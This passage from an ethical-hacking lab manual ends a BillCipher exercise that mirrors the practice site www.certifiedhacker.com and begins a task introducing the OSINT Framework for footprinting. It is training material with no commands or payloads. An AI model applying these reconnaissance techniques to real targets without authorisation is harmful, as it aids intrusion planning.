

43. Now, click **Places** from the top section of the **Desktop** and click **Home Folder** from the context menu.



44. The **attacker** window appears, navigate to **BillCipher** --> **webservice** --> **www.certifiedhacker.com** --> **www.certifiedhacker.com**. Right-click the **index.html** file and navigate to **Open With** --> **Firefox** to open the mirrored website.



45. The mirror target website (www.certifiedhacker.com) appears in the **Mozilla Firefox** browser, as shown in the screenshot.



46. Similarly, you can use other information gathering options to gather information about the target.

47. This concludes the demonstration of footprinting the target website URL using BillCipher.

48. Close all open windows and document all the acquired information.

49. Turn off the **Parrot Security** virtual machine.

Task 6: Footprinting a Target using OSINT Framework

OSINT Framework is an open-source intelligence gathering framework that helps security professionals for performing automated footprinting and reconnaissance, OSINT research, and intelligence gathering. It is focused on gathering information from free tools or resources. This framework includes a simple web interface that lists various OSINT tools arranged by category and is shown as an OSINT tree structure on the web interface.

The OSINT Framework includes the following indicators with the available tools:


- (T) - Indicates a link to a tool that must be installed and run locally
- (D) - Google Dork

Module 02 – Footprinting and Reconnaissance

- (R) - Requires registration
- (M) - Indicates a URL that contains the search term and the URL itself must be edited manually


Here, we will use the OSINT Framework to explore footprinting categories and associated tools.

1. Switch to the **Windows 11** virtual machine.
2. Open any web browser (here, **Mozilla Firefox**). In the address bar of the browser place your mouse cursor, type **https://osintframework.com/** and press **Enter**.
3. **OSINT Framework** website appears; you can observe the OSINT tree on the left side of screen, as shown in the screenshot.

